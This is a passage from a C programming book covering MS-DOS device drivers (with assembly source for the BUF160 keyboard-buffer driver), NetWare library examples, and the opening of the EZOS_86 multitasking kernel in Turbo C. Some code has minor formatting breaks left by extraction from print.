As drivers are the modules of an Operating System, one has to modify the OS whenever he adds new device to his system. Fortunately the *installable device drivers* technology available with MS DOS gives more flexibility to the user. It avoids direct operations or modifications of Operating System. The user can simply install a new device in a system, copy the driver files to boot disk and edit the system configuration file. Thus it clearly avoids complexity.

43.2 Types of MS DOS device drivers

1. Character device drivers
2. Block device drivers

43.2.1 Character device drivers

Character device drivers correspond to single byte. That is, these device drivers controls peripheral devices that perform input and output one character (i.e., one byte) at a time. The example for such devices are terminal, printer etc.

43.2.2 Block device drivers

Block device drivers correspond to block rather than byte. Even though they can be used with other devices, they are usually written to control random access storage devices such as floppy drives.

43.3 Writing our own device driver

Writing device driver is not a tough job as one may think. But nowadays device driver programming is not needed as the peripheral device vendors provide powerful drivers along with their products. So I avoid indepth explanation about the device driver programming. In a nutshell, device drivers are the COM (BIN) files with .SYS as their extensions. Our new device driver should be added with CONFIG.SYS file. Drivers also have headers. MS DOS 5+ versions support EXE file (renamed to .SYS extension) as drivers too. But it is a good practice to have COM file as drivers.

43.4 BUF160

BUF160 is a device driver for expanding the default keyboard buffer from 16 bytes to 160 bytes. 16 bytes restriction of default keyboard buffer might be strange to the people who are unnoticingly using keyboard buffer expansion program. If you don't use any keyboard buffer expansion utility and if your keyboard buffer is still 16 bytes in size (i.e., it can hold only 16 character when you work under command prompt), you may try this BUF160.

BUF160 is a good device driver. The recent version is 1.6a. Many people including **D J Delorie, David Kirschbaum & Robert M. Ryan** contributed to BUF160.

It works by installing itself as the standard keyboard buffer in the BIOS. It can only do this if it is in the same segment as the BIOS, so you are advised to install it as the first device driver. While it installs itself into the BIOS, it also installs a device driver called KBUFFER. Anything written to KBUFFER ends up in the keyboard buffer. I suggest you to look into the memory map found with Ralf Brown's Interrupt List for understanding BIOS data area.

43.4.1 Source code

Following is the source code of BUF160. It is written in assembly. As the code is more clear, I don't want to port it to Turbo C. I hope this real code will help you to understand the concepts behind device drivers. Refer the comment line for explanations.

```

        title BUF160
        page 58,132
;
; BUF160.ASM
;
;*****
; Compilation flags
;*****
```

```

TRANSFER      equ    1          ;Enables keyboard buffer transfer    v1.4
                                   ;  procedure if enabled (1)          v1.4
USE286          equ    0          ;Should we use 286 (and later)
v1.5
                                   ;  CPU specific instructions?      v1.5
PRIVATESTACK    equ    1          ;Use own stack?                    v1.6

PROGNAME        equ    'BUF160'
VERSION         equ    'v1.6a, 29 January 1992'

;*****
; General equates
;*****

BUFSIZE         equ    160          ;What is the size of the keyboard buffer
STACKSZ         equ    100h        ;What is the size of the private buffer
SUCCESS         equ    0100h
ERROR equ       8100h
BUSY equ        0300h
CR equ          13                ;Carriage Return
LF equ          10                ;Line Feed
TERM equ        '$'              ;DOS printing terminator character

;*****
; Data structures
;*****

dqq  struc
ofs  dw    ?
segw dw    ?                ;changed from 'seg' to keep MASM 5.0 happy v1.4
dqq  ends

rqq  struc                  ;Request header structure
len  db    ?                ;length of request block (bytes)
unit db    ?                ;unit #
code db    ?                ;driver command code
status dw    ?              ;status return
q1  dd    ?                ;8 reserved bytes
q2  dd    ?
mdesc db    ?              ;donno
trans dd    ?
count dw    ?
rqq  ends

;*****
; Pointers to BIOS data segment, v1.4

```

348 A to Z of C

```
*****
BIOS_DATA_SEG      equ 40H                ;MASM had prob using BIOS_DATA in
calculations,
                        ; so this typeless constant introduced.  v1.6

BIOS_DATA  SEGMENT AT BIOS_DATA_SEG
    org    1AH
BUFFER_GET dw    ?    ;org 1ah
BUFFER_PUT dw    ?    ;org 1ch
    org    80H
BUFFER_START      dw    ?    ;org 80h
BUFFER_END        dw    ?    ;org 82h
BIOS_DATA  ENDS

*****
; The actual program
*****

Cseg segment      byte
    assume        cs:Cseg,ds:Cseg,es:Cseg,ss:Cseg
    org    0      ; no offset, it's a .SYS file
start equ    $    ; define start=CS:0000

IF USE286                ;                                v1.5
    .286
    %OUT Compiling 286 code ...
ELSE
    %OUT Compiling generic 8086 code ...
ENDIF
IF PRIVATESTACK
    %OUT Using private stack ...
ELSE
    %OUT Not using private stack ...
ENDIF
IF TRANSFER
    %OUT Including keyboard transfer code ...
ELSE
    %OUT Not including keyboard transfer code ...
ENDIF

    public        header
header label near
    dd    -1      ;pointer to next device
    dw    8000h   ;type device
    dw    Strat   ;strategy entry point
    dw    Intr    ;interrupt entry point
    db    'KBUFFER ' ;device name
```

```

    public      req
req    dd      ?                ;store request header vector here

    public      queue_start,queue_end
queue_start dw    BUFSIZE dup (0)    ;our expanded keyboard buffer
queue_end   equ   $ - start          ;calculate offset as typeless
constant

IF PRIVATESTACK                      ;                                v1.6

stack_end   db    STACKSZ dup (0)    ;use our own private data stack
stack_start equ   $
oldss dw     0
oldsp dw     0
oldax dw     0

ENDIF

;*****
; Strategy procedure
;   Save the pointer to the request header for Intr in the req area.
;   Enters with pointer in es:bx
;*****

    public      Strat
Strat proc far
    mov     cs:[req].ofs,bx
    mov     cs:[req].segw,es    ;                                v1.4
    ret
Strat endp

;*****
; The main interrupt (driver)
;   This is the actual driver.  Processes the command contained in the
;   request header.  (Remember, req points to the request header.)
;*****

    public      Intr
    ASSUME     ds:Cseg, es:NOTHING    ;                                v1.4
Intr proc far

IF PRIVATESTACK                      ;If using private stack, process
    mov     cs:oldax, ax              ;                                v1.6
    cli                                ; turn ints off
    mov     ax, ss
    mov     cs:oldss, ax

```

350 A to Z of C

```
    mov     cs:oldsp, sp
    mov     sp, offset stack_start
    mov     ax, cs
    mov     ss, ax
    sti                                ; turn ints back on
    mov     ax, cs:oldax
ENDIF

    push    ds                        ;save everything in sight
    push    es
IF USE286
    pusha                                ;
v1.5
ELSE
    push    ax
    push    bx
    push    cx
    push    dx
    push    di
    push    si
ENDIF

    mov     ax,cs
    mov     ds,ax                    ;DS=code segment

    les     bx,req                    ;point to request hdr        v1.4a
    mov     si,offset cmd_table        ;our function table
    mov     cl,es:[bx].code            ;get command
    xor     ch,ch                      ;clear msb                v1.4
    shl     cx,1                      ;*2 for word addresses
    add     si,cx                     ;add to table base

    call    word ptr [si]              ;call our function        v1.4a
    les     bx,cs:req                  ;get back request hdr vector
    mov     es:[bx].status,ax         ;return status
IF USE286
    popa                                ;
v1.5
ELSE
    pop     si                        ;clean everything up
    pop     di
    pop     dx
    pop     cx
    pop     bx
    pop     ax
ENDIF
    pop     es
    pop     ds
```

```

IF PRIVATESTACK
    mov     ax, cs:oldss                ;                               v1.6
    cli                                ; turn ints off
    mov     ss, ax
    mov     sp, cs:oldsp
    mov     ax, cs:oldax
    sti                                ; turn ints on
ENDIF
ret

        public      cmd_table
cmd_table:                ;command routing table
    dw      Cmd_Init      ;0=initialization (we do that)
    dw      Cmd_None      ;1=media check (always SUCCESS)
    dw      Cmd_None      ;2=build BIOS param block (ditto)
    dw      Cmd_None      ;3=IO control input (ditto)
    dw      Cmd_None      ;4=input from device (ditto)
    dw      Cmd_None      ;5=nondest input no-wait (ditto)
    dw      Cmd_None      ;6=input status (ditto)
    dw      Cmd_None      ;7=flush input queue (ditto)
    dw      Cmd_Output     ;8=output to device (we do that)
    dw      Cmd_Output     ;9=output with verify (same thing)
    dw      Cmd_Output_Status ;A=output status (we do that)
    dw      Cmd_None      ;B=flush output queue (always SUCCESS)
    dw      Cmd_None      ;C=IO control output (ditto)

;*****
; Cmd_Output procedure
;*****

        public      Cmd_Output
Cmd_Output proc near
    mov     ax, BIOS_DATA
    mov     ds, ax                ;BIOS data area
    ASSUME  ds:BIOS_DATA          ;keep MASM happy                v1.4

    mov     cx, es:[bx].count
    les     bx, es:[bx].trans
Output_Loop:
    mov     al, es:[bx]
    inc     bx
    cli
    mov     di, BUFFER_PUT        ;next free space                v1.4
    call    Buf_Wrap              ;add 2, check for wraparound
    cmp     di, BUFFER_GET        ;is the buffer full?                v1.4
    sti                                ;ints back on                v1.4
    je      Output_Error          ;buffer is full, error                v1.4

```

352 A to Z of C

```
xchg  BUFFER_PUT,di          ;save the old, get the new    v1.4
xor    ah,ah
mov     [di],ax              ;
loop   Output_Loop          v1.4

public      Cmd_None          ;
Cmd_None:          ;share this code          v1.4
mov     ax,SUCCESS
ret

Output_Error:
mov     ax,ERROR
ret
Cmd_Output  endp

;*****
; Buf_Wrap procedure
;*****

public      Buf_Wrap
Buf_Wrap    proc  near
inc     di
inc     di
cmp     di,BUFFER_END        ;hit end yet?          v1.4
je      Wrap                 ;>=, wrap around        v1.4
ret

Wrap:
mov     di,BUFFER_START      ;force ptr to start    v1.4
ret
Buf_Wrap    endp

;*****
; Cmd_Output_Status procedure
;*****

public      Cmd_Output_Status
Cmd_Output_Status proc  near
mov     ax,BIOS_DATA
mov     ds,ax
mov     di,BUFFER_PUT        ;ptr to next free space    v1.4
call    Buf_Wrap             ;wraparound if necessary
cmp     di,BUFFER_GET        ;same as next char to get?  v1.4
jne     Cmd_None             ;ok, return SUCCESS      v1.4a
mov     ax,BUSY
ret
Cmd_Output_Status endp
```



```

        public      last_code
last_code    label near

;*****
; Initialization (installation) procedure
;*****

        public      Cmd_Init
Cmd_Init     proc    near
        mov     ax,cs
        mov     ds,ax
        mov     es,ax                ;                v1.4a
        ASSUME     ds:Cseg,es:Cseg    ;                v1.4a

; Is our new keyboard buffer within reach of the near pointers in
; BIOS_DATA?

        cmp     ax,(0ffffh+BIOS_DATA_SEG-queue_end/10h);    v1.6
        ja      Init_Error           ;No, too far away

        mov     dx,offset banner      ;Yes, 'Buf160 loaded'
        mov     ah,9                  ;DOS display msg
        int     21h
        mov     bx,0                  ;Initialize size of buf    v1.5
        mov     cx,BIOS_DATA          ;PRESERVE THIS!          v1.4
        mov     ds,cx                ;BIOS data area
        ASSUME     ds:BIOS_DATA      ;                v1.4

        cli                                ;turn off ints        v1.6a

IF      TRANSFER
        public      Transfer_Buffer
Transfer_Buffer:
        mov     si,BUFFER_GET         ;next key to read        v1.4
        mov     dx,BUFFER_PUT         ;next empty space        v1.4a

        mov     di,offset queue_start ;gonna stuff here        v1.4a
        cld                                ;insure fwd            v1.4
Transfer_Loop:
        cmp     si,dx                 ;hit empty yet?          v1.4a
        je      Transfer_Done         ;yep, transfer complete

        lodsw                          ;snarf the kbd word
        stosw                          ;stuff in OUR buffer        v1.4a
        inc     bx                     ;increment counter        v1.5
        inc     bx                     ;increment counter        v1.5

```

354 A to Z of C

```

        cmp     si,BUFFER_END           ;hit kbd buffer's end yet?      v1.4
        jne     Transfer_Loop           ; nope, keep going
        mov     si,BUFFER_START         ;yep, wrap around to start    v1.4
        jmp     Transfer_Loop           ; and keep going

        public   Transfer_Done
Transfer_Done:
ENDIF

        mov     ax,cs                   ;Code Segment
        sub     ax,cx                   ; calculate difference b/w bios & this
IF USE286
        shl     ax,4                     ;                               v1.5
ELSE
        shl     ax,1                     ;remainder * 16 (paras to bytes)
        shl     ax,1
        shl     ax,1
        shl     ax,1
ENDIF
        mov     cx,ax                   ;CX = driver starting offset
        add     ax,offset queue_start    ;AX = queue_start offset
        mov     BUFFER_START,ax         ;init BIOS buffer pointers      v1.4
        mov     BUFFER_GET,ax           ;                               v1.4
        add     ax,bx                   ;here'e next free space
        mov     BUFFER_PUT,ax           ;tell BIOS                      v1.4

        mov     ax,cx                   ;get back driver starting offset v1.4a
        add     ax,queue_end             ;code start + queue end        v1.4a
        mov     BUFFER_END,ax           ;tell BIOS                      v1.4

        sti                                     ;restore ints                v1.6a

        les     bx,cs:[req]              ;complete driver header
        mov     es:[bx].trans.ofs,offset last_code ;driver end
        jmp     short Stuff_Seg          ;share code, return success    v1.4a

        public   Init_Error
        ASSUME    ds:Cseg,es:Cseg        ;                               v1.4
Init_Error:
        mov     dx,offset msg_err        ;'Buf160 too far...'
        mov     ah,9                     ;display msg
        int     21h

        les     bx,cs:[req]              ;complete driver header          v1.6

        IF      0                        ;not sure if it works.
        mov     es:[bx].trans.ofs,0

```

```

ELSE
mov     es:[bx].trans ofs,offset last_code
ENDIF

Stuff_Seg:
;
mov     es:[bx].trans.segw,cs    ;
mov     ax,SUCCESS             v1.4
ret

Cmd_Init   endp

public    banner, msg_err
banner    db     PROGNAME,' ',VERSION,' installed.',CR,LF      ;v1.4
          db     'Keyboard now has buffer of 160 characters.'
IF PRIVATESTACK
          db     ' Using private stack.'
ENDIF
          db     CR,LF,CR,LF,TERM

msg_err    db     PROGNAME,' too far from BIOS data area.'    ;v1.4
          db     CR,LF,CR,LF,TERM

Intr   endp

Cseg   ends

end

```

43.4.2 Compiling BUF160

To compile with Turbo Assembler use:

```

tasm BUF160
tlink BUF160
exe2bin BUF160.exe BUF160.sys

```

To compile with Microsoft Assembler use:

```

masm BUF160
link BUF160
exe2bin BUF160.exe BUF160.sys

```

43.4.3 Installing BUF160


To install BUF160, insert the following line in your config.sys:

```

DEVICE=<path>BUF160.SYS

```

43.5 BGI Driver

As we know BGI drivers (one with .BGI extension) are used in Graphics Programming. We can also create our own BGI drivers. I omit the BGI driver programming here, because of the space constraint. More codes and documentations are found on CD .

44


“Ignoring an insult is smart.”

Network Programming

This chapter will be useful for the people who are working with LAN. Novell Netware and Windows NT are the most widely used Network Operating Systems. These Network Operating Systems help to link the computers present on LAN and support resource sharing.

44.1 Novell Netware

Novell Netware *was* the widely used Network Operating System by many LAN users. Nowadays, Windows NT is getting popularity because of its tight security. And most of the people who use Novell Netware has moved to Windows NT.

Until version 4, Novell Netware uses DOS as a bootstrap loader. One of the interesting programming for Novell Netware is ‘Chat’ program that helps to communicate with other users on the Network. Quite honestly, now Novell Netware is obsolete. And so explaining Novell Netware Programming will be boring. Actually Novell Netware also uses ‘interrupts’ like DOS. For the interrupts used by Novell Netware, please refer the Ralf Brown’s interrupt list found in CD .


44.1.1 Network Library

I told you, Network Programming is just an interrupt programming. The Network library called **Netware C Library 1.6** by **Adrian Cunnelly** has implemented most of the necessary functions using interrupts. So for the easy programming, we can use this library. The Basic Registration fee is £10.00 which includes the latest version of the library, royalty-free use of all library functions, unlimited technical support, and low-cost upgrades. A disk containing the full source code of the library is also available for £35.00


The library includes:

- Workstation Functions (GetConnectionID, GetDefaultConnectionID, GetNetwareShellVersion, etc.)
- Message Functions (BroadcastToConsole, GetBroadcastMessage, GetPersonalMessage, LogNetworkMessage, SendBroadcastMessage, SendPersonalMessage, etc)
- File Functions (EraseFiles, PurgeAllErasedFiles, ScanFileInformation, etc)
- Directory Functions (AddTrusteeToDirectory, GetDirectoryPath, etc)

- Print Functions (CancelLPTCapture, GetBannerUserName, GetPrinterStatus, etc)

and many more useful Network functions. It is found in CD .

44.1.2 Example – Toserver.c

The following is the example code that uses the **Netware C Library 1.6**. This code is for sending message to the server. To compile this program, you need the respective header file and library file. Please look into the CD  for a complete working version of the program.

```

/*****
/* File:                TOSERVER.C                                */
/*                                                              */
/* Function:            Send message to the default server      */
/*                                                              */
/* Usage:               toserver "message"                      */
/*                                                              */
/* Functions Called:    BroadcastToConsole                      */
/*                                                              */
*****/

#include "netware.h"

#include <stdio.h>

int main (int argc,char *argv[]);
int main (int argc,char *argv[])
{
    if (argc !=2)
    {
        printf("Usage is 'toserver message'\n");
        return(-1);
    }
    else
        return(BroadcastToConsole(argv[1]));
}
```

Note
This program would compile only in Tiny memory model.

44.1.3 Example – Ulist.c

This is another example code that uses the **Netware C Library 1.6**. This code is for getting the statistics about the logged in users.

```

/*****
/* File:                ULIST.C                                */
/*                                                              */
/* Function:            List all users that are currently logged into the*/
/*                    default server, and some useful stats (only if */
/*                    calling user has console operator rights).      */
/*                                                              */
/* Usage:              ulist                                       */
/*                                                              */
/* Functions Called:   GetConnectionNumber                         */
/*                    GetConnectionInformation                     */
/*                    GetConnectionsUsageStatistics                */
/*                                                              */
*****/
#include <conio.h>
#include <dos.h>
#ifdef TURBOC
#include <search.h>
#endif
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <time.h>
#include "netware.h"

#define FALSE 0
#define TRUE (!FALSE)

static char *days_of_week[] = { "Sun" , "Mon" , "Tue" ,
                                "Wed" , "Thu" , "Fri" ,
                                "Sat" };

/*****

void main()
{
unsigned int    station;
long object_id;
word object_type;
char object_name[OBJECT_LENGTH];
char logintime[7];
int thisone;
long systemelapsedtime;
double bytesread,byteswritten;
long totalrequestpackets;
char c;

```

360 A to Z of C

```
/* Here, we loop through all the possible stations (connections). */
if((thisone=GetConnectionNumber()) == 0)
{
    printf("*** No netware shell loaded ***\n");
    exit(255);
}

printf("          ---Login---");
printf("      -----file bytes-----      request\n");
printf("conn User Name          day          time");
printf("      read          written    packets\n");
printf("=====");
printf("      =====\n");

for (station=1; station<100; station++)
{
    GetConnectionInformation( station , object_name,
                              &object_type,&object_id,
                              logintime);

    if (object_name[0]!=0)
    {
        if (thisone==station) c='*'; else c=' ';
        printf(" %2u %c%-16s %-3s %02d:%02d:%02d",
               station , c , object_name ,
               days_of_week[ logintime[6] ],
               logintime[3],logintime[4],logintime[5] );
        if(GetConnectionsUsageStatistics( station,
            &systemelapsedtime ,
            &bytesread,&byteswritten,&totalrequestpackets)==0)
            printf("      %-10.0f %10.0f      %7ld\n",
                   bytesread,byteswritten,totalrequestpackets);
        else
            printf("\n");
    }
}
}
```

44.2 Windows NT

Windows NT is another famous Network Operating System. We cannot program it from TC/DOS. The fact is Windows NT does **not** have DOS. The ‘command prompt’ of Windows NT is just a DOS Emulator. Windows NT uses different technologies from other Windows versions like 95/98. Windows 95 and Windows 98 are the GUIs (Graphical User Interface) running above DOS. Whereas Windows NT is a pure 32 bit Operating System. And so programming Windows NT from DOS is not possible.

45

"Kindness is rewarded."



Writing Browser

First of all we must know that browser is the one, which reads the HTML file found over net and formats the output according to the specification.

45.1 TCP/IP Programming

TCP (Transfer Control Protocol) and IP (Internet Protocol) are the protocols used for connecting a PC to the net. So we have to use TCP/IP for writing our own Browser.

45.1.1 WATTCP

Wattcp is perhaps the only library that is available for DOS users for TCP/IP programming. It allows us to connect our PC to the net from DOS. This useful Wattcp is available on the CD . For more documentation and information, refer the CD .

45.2 Programming Browser

Programming Browser from DOS is considered to be one of the tough tasks. We don't have any DOS based Browsers except Lynx. I couldn't program a Browser that works under DOS. So it is left to you to code the Browser for DOS! I have already pointed out the logic: you have to connect the PC to the net using TCP/IP; you have to read the HTML file on the net and interpret accordingly. You may need to know the syntax of HTML too! If you are able to code a Browser for DOS users, you will certainly be appreciated worldwide!

46

“A happy heart is like good medicine.”


Programming Protocols

“*Protocol*” is defined as set of rules. So it is clear that if you know those “rules” defined by someone, you won’t find any difficulty in programming protocols.

46.1 Basic Idea!

“*Protocol*” is merely a jargon! Yes, the following can also be viewed as a protocol!

```
if (condition1)
    //do this
else if (conditon2)
    //do this
```

So, for writing protocol, you need the specification or the rules for that protocol. Specifications for the important protocols are available on CD .

46.2 Developing a new Protocol

You might have come across “protocols” mostly in Networking. In Networking we need to communicate with other system, only if certain conditions are met. So you may also develop your own new protocol. But developing a new but good protocol is quite difficult! If you want to develop a new protocol, you must first find out the pitfalls in the existing protocols. And if you could develop a new protocol, the world would really appreciate you! Good luck!

"Learn the truth and never reject it."

47

Writing Operating System

Operating System is nothing but collection of programs for managing system resources like CPU, memory, storage device etc. Study of the Operating System is one of the vastest areas. This chapter does not deal with the details about Operating System. And in this chapter I would like to show you how OS can be written in Turbo C. However you may not be able to code your Operating System without depth knowledge of memory management, processor scheduling etc. So I strongly recommend you to go through a good Operating System book for indepth knowledge. According to me most of the people are not using Turbo C to write OS, because Turbo C is 16bit. Also people mainly hangout with Assembly language for a better and tight code.

47.1 EZOS_86

EZOS_86 is a simple multitasking kernel written in Turbo C by Scott A. Christensen for x86 machines in 1996-97. Operating Systems are usually protected and licensed according to GNU's General Public License and so this EZOS_86! So if you modify or rewrite this source code, you must acknowledge the author Scott A. Christensen and you are expected to keep the name of the revised OS as EZOS_86, but you can change the version. Regarding OS and other software, violation of copyright is treated as high offense. So *beware* of the licenses!

47.1.1 Notes

The author **Scott A. Christensen** added following note:

EZOS_86 is a simple multitasking kernel for the x86 family. It is written in 100% C source (it uses Turbo C extensions to access the registers). If you need a tight, fast, hand-coded, assembly kernel, forget this one!

The main emphasis here is to keep it simple: no linked lists, no dynamic allocation, no complicated task scheduling, no assembly language, etc. Yes, this can be embedded!

The scheduler is very rudimentary. It is preemptive, but with a strictly prioritized order. There is no protection from starvation; if a higher priority task spins the CPU, the lower priority tasks will never execute. Programs for embedded applications are often event driven and properly written will work fine. On the other hand, it wouldn't be that hard to change the scheduler to a round robin method if desired.

The scheduler always traverses the Task Control Block (TCB) array from the beginning (& tcb[0]). The first task encountered that is eligible to run is the one executed. At least one task

MUST always be eligible to run; hence the "null" task, which is created as the lowest priority and NEVER, sleeps.

The same task function can have multiple instances. For example you could call `OsTaskCreate()` three times and pass `task0` as the function all three times. Of course you must specify a unique stack and tcb. The parameter passed to `task0` can identify the particular instance of the function.

Reentrancy issues:

- use the runtime library at your own risk (reason for direct video)
- floating point is not reentrant; use semaphore protection or only do floating point in one task.

Semaphores:

- clearing semaphore does not cause task switch; call `OsSchedule()` to yield. This can throttle throughput. One could have null task continuously scan TCBs for eligible task and yield.
- `OsSemClear()` returns TRUE if higher priority task waiting on sem
- multiple tasks can sleep on same semaphore
- ok to clear semaphore from within interrupt routine

As written this code will run a demo on an IBM clones and even clean up upon exit returning nicely backs to DOS. It creates the file "out" to dump the stack contents. Interrupt routines use the current task's stack. Be careful not to exceed your allocated stack space; very strange results can occur. Compile it with Turbo C with optimization off.

Wishlist:

- simple file functions to read/write directly to IDE HD with FAT16
- multitasking capable floating point support
- some sort of built in debugging capability (TBUG.ZIP looks like a good start)
- runtime calculation of cpu utilization
- a `_simplified_malloc` for embedded applications

47.1.2 Kernel Source Code

```
/*
 *   ezos_86.c
 *
 *   Copyright (c) 1996-7 Scott A. Christensen
 *   All Rights Reserved
 *
 *   This file is part of the EZOS_86 multitasking kernel.
 *
 *
 */
```

```

*      version      description
*      -----
*      0.01.00      initial release
*
*/

#include <dos.h>
#include <stdio.h>
#include <conio.h>
#include <stdarg.h>

/*-----*/
#define TRUE          (0 == 0)
#define FALSE         (0 != 0)

#define RUNNING       0
#define RUN_ASAP      1
#define SLEEPING      2
#define PENDING       3
#define SUSPENDED     4
#define KILLED        5

#define ALL_KILLED    -2
#define NOT_STARTED   -1

#define TICK_VECT      8

#define MAX_TASKS      10
#define STACKSIZE     1024

#define PENDING_SEM_REQUEST 0
#define PENDING_SEM_WAIT   1

#define TSK_ERR_       -1000
#define TSK_ERR_TIMEOUT (TSK_ERR_ - 0)

#define OS_INFINITE_WAIT -1L
#define OS_IMMEDIATE_RETURN 0L

#define OsEnable()      enable()
#define OsDisable()     disable()

#define ATTR            ((unsigned int) (((BLACK<<4)|WHITE)<<8))

#define schedule()
{
    int                si;

```

366 A to Z of C

```

static PCB_REC      pTCBsi;
static PCB_REC      pTCBsc;

if(killedTasks == numTasks)
{
    _SP      = mainSP;
    _SS      = mainSS;
    mainSleep = FALSE;
    curTask   = ALL_KILLED;
}
else
{
    for(si = 0, pTCBsi = tcb; si < numTasks; si++, pTCBsi++) \
    {
        if(pTCBsi->taskStatus == RUNNING)
            break;
        if(pTCBsi->taskStatus == RUN_ASAP)
        {
            pTCBsc = &tcb[curTask];
            if(pTCBsc->taskStatus == RUNNING)
                pTCBsc->taskStatus = RUN_ASAP;
            pTCBsc->taskSP      = _SP;
            pTCBsc->taskSS      = _SS;
            pTCBsi->taskStatus = RUNNING;
            _SP      = pTCBsi->taskSP;
            _SS      = pTCBsi->taskSS;
            curTask   = si;
            break;
        }
    }
}

/*-----*/
typedef void (far cdecl *FUNCPTR)();

typedef struct
{
    unsigned int    r_bp;
    unsigned int    r_di;
    unsigned int    r_si;
    unsigned int    r_ds;
    unsigned int    r_es;
    unsigned int    r_dx;
    unsigned int    r_cx;
    unsigned int    r_bx;
    unsigned int    r_ax;

```

```

        FUNCPTR          taskStartAddr;
        unsigned int      r_flags;
        FUNCPTR          taskExitReturn;
        void *            pTaskParam;
    } STACK_REC;

typedef struct
{
    unsigned int          taskStatus;
    unsigned int          taskSP;
    unsigned int          taskSS;
    long                  ticks;
    int                   semState;
    int *                 pSem;
} TCB_REC, *PTCB_REC;

/*-----*/
void far interrupt      OsTickIsr(void);
int far interrupt       OsSchedule(void);
void far                OsTaskKill(void);
void                    OsTaskCreate(PTCB_REC, FUNCPTR, void *,
                                     unsigned char far *, int);
long                    OsTranslateMilsToTicks(long);
void                    OsInstall(void);
void                    OsRun(void);
void                    OsDeinstall(void);
void                    OsSleep(long);
void                    OsSleepTicks(long);
int                     OsSemClear(int *);
void                    OsSemSet(int *);
int                     OsSemWait(int *, long);
int                     OsSemSetWait(int *, long);
int                     OsSemRequest(int *, long);
int                     OsDisableStat(void);

void                    dumpStack(FILE *, unsigned char *, int);
void                    tprintf(const char *, ...);
void                    tputs(const char *);
void                    sout(char *);
void                    incRow(void);
void far                task0(void *);
void far                task1(void *);
void far                task2(void *);
void far                taskNull(void *);

/*-----*/
void                    (far interrupt *oldTickIsr)(void);

```

368 A to Z of C

```
int          numTasks = 0;
int          killedTasks = 0;
int          curTask = NOT_STARTED;
int          mainSleep = TRUE;
unsigned int  mainSP;
unsigned int  mainSS;

TCB_REC      tcb[MAX_TASKS];
unsigned int  _stklen = (STACKSIZE * MAX_TASKS) + 1024;
int          itick = 0;
unsigned int  (far *screen)[80];
int          row = 0;
int          col = 0;
int          tickSem = 1;
int          goSem = 1;
int          screenSem = 0;

/*-----*/
/*-----*/
/*-----*/
void main()
{
    unsigned char  stack0[STACKSIZE];
    unsigned char  stack1[STACKSIZE];
    unsigned char  stack2[STACKSIZE];
    unsigned char  stackNull[STACKSIZE];
    FILE *        f;

    clrscr();
    puts("\n\n          EZOS_86 multitasking kernel");
    puts("          Copyright (C) 1996-97 Scott A. Christensen");
    delay(5000);

    clrscr();
    gotoxy(1, 24);
    screen = MK_FP(0xB800, 0);

    OsTaskCreate(&tcb[0], task0, (void *) 100, stack0, STACKSIZE);
    OsTaskCreate(&tcb[1], task1, (void *) 101, stack1, STACKSIZE);
    OsTaskCreate(&tcb[2], task2, (void *) 102, stack2, STACKSIZE);
    OsTaskCreate(&tcb[3], taskNull, NULL, stackNull, STACKSIZE);

    OsInstall();

    OsRun();

    OsDeinstall();
```



```

f = fopen("out", "wb");

dumpStack(f, stack0, STACKSIZE);
dumpStack(f, stack1, STACKSIZE);
dumpStack(f, stack2, STACKSIZE);
dumpStack(f, stackNull, STACKSIZE);

fclose(f);

puts("done, hit key to continue...");
getch();
}

/*-----*/
void dumpStack(
    FILE *      f,
    unsigned char * stack,
    int         size
)
{
    int         i;
    char        buf[80];
    char        string[80];

    string[0] = 0;
    for(i = 0; i < size; i++)
    {
        if(i % 16 == 0)
            fprintf(f, "%04X:%04X  ", FP_SEG(&stack[i]), FP_OFF(&stack[i]));
            fprintf(f, "%02X ", stack[i]);
            if(isalnum(stack[i]) || stack[i] == ' ')
            {
                buf[0] = stack[i];
                buf[1] = 0;
                strcat(string, buf);
            }
            else
                strcat(string, ".");
            if(i % 16 == 15)
            {
                fprintf(f, " %s\r\n", string);
                string[0] = 0;
            }
        }
    }
    fprintf(f, "\r\n");
}
/*-----*/

```

370 A to Z of C

```
void OsInstall()
{
    oldTickIsr = getvect(TICK_VECT);
    setvect(TICK_VECT, OsTickIsr);
}

/*-----*/
void OsRun()
{
    while(mainSleep);
}

/*-----*/
void OsDeinstall()
{
    setvect(TICK_VECT, oldTickIsr);
}

/*-----*/
void far interrupt OsTickIsr()
{
    int          i;
    static PTCB_REC pTCBi;

    switch(curTask)
    {
        case ALL_KILLED:
            break;

        case NOT_STARTED:
            mainSP      = _SP;
            mainSS      = _SS;
            pTCBi       = tcb;
            pTCBi->taskStatus = RUNNING;
            _SP         = pTCBi->taskSP;
            _SS         = pTCBi->taskSS;
            curTask      = 0;
            break;

        default:
            itick++;
    }
}
```

```

    for(i = 0, pTCBi = tcb; i < numTasks; i++, pTCBi++)
    {
        if((pTCBi->taskStatus == SLEEPING) ||
            (pTCBi->taskStatus == PENDING))
            if(pTCBi->ticks > 0L)
                if(--(pTCBi->ticks) == 0L)
                    pTCBi->taskStatus = RUN_ASAP;
    }
    schedule();
    break;
}

oldTickIsr();
}

/*-----*/
int far interrupt OsSchedule()
{
    OsDisable();
    schedule();
    return _AX;                /* dummy value */
}

/*-----*/
void far OsTaskKill()
{
    OsDisable();

    killedTasks++;

    tcb[curTask].taskStatus = KILLED;

    OsSchedule();
}

/*-----*/
void OsTaskCreate(
    PTCB_REC          pTCB,
    FUNCPTR           func,
    void *            pTaskParam,
    unsigned char far * pStack,
    int               stackSize
)
{
    STACK_REC far *   pStackRec;
    int               i;

```

372 A to Z of C

```
for(i = 0; i < stackSize; i++)
    pStack[i] = 0xFF;

pStackRec = (STACK_REC far *) (pStack + stackSize -
sizeof(STACK_REC));

pStackRec->r_bp          = 0;
pStackRec->r_di          = 0;
pStackRec->r_si          = 0;
pStackRec->r_ds          = _DS;
pStackRec->r_es          = _DS;
pStackRec->r_dx          = 0;
pStackRec->r_cx          = 0;
pStackRec->r_bx          = 0;
pStackRec->r_ax          = 0;
pStackRec->taskStartAddr = func;
pStackRec->r_flags       = 0x0200;
pStackRec->taskExitReturn = OsTaskKill;
pStackRec->pTaskParam    = pTaskParam;

pTCB->taskStatus = RUN_ASAP;
pTCB->taskSP     = FP_OFF(pStackRec);
pTCB->taskSS     = FP_SEG(pStackRec);

numTasks++;
}

/*-----*/
long OsTranslateMilsToTicks(
    long      mils
)
{
    long      x;

    if(mils < 0L)
        return -1L;

    if(!mils)
        return 0L;

    x = ((mils * 91L) / 5000L) + 1L;      /* 18.2 ticks per sec */

    return x;
}

/*-----*/
void OsSleep(
```

```

        long          mils
    )
{
    long          ticks;

    ticks = OsTranslateMilsToTicks(mils);

    OsSleepTicks(ticks);
}

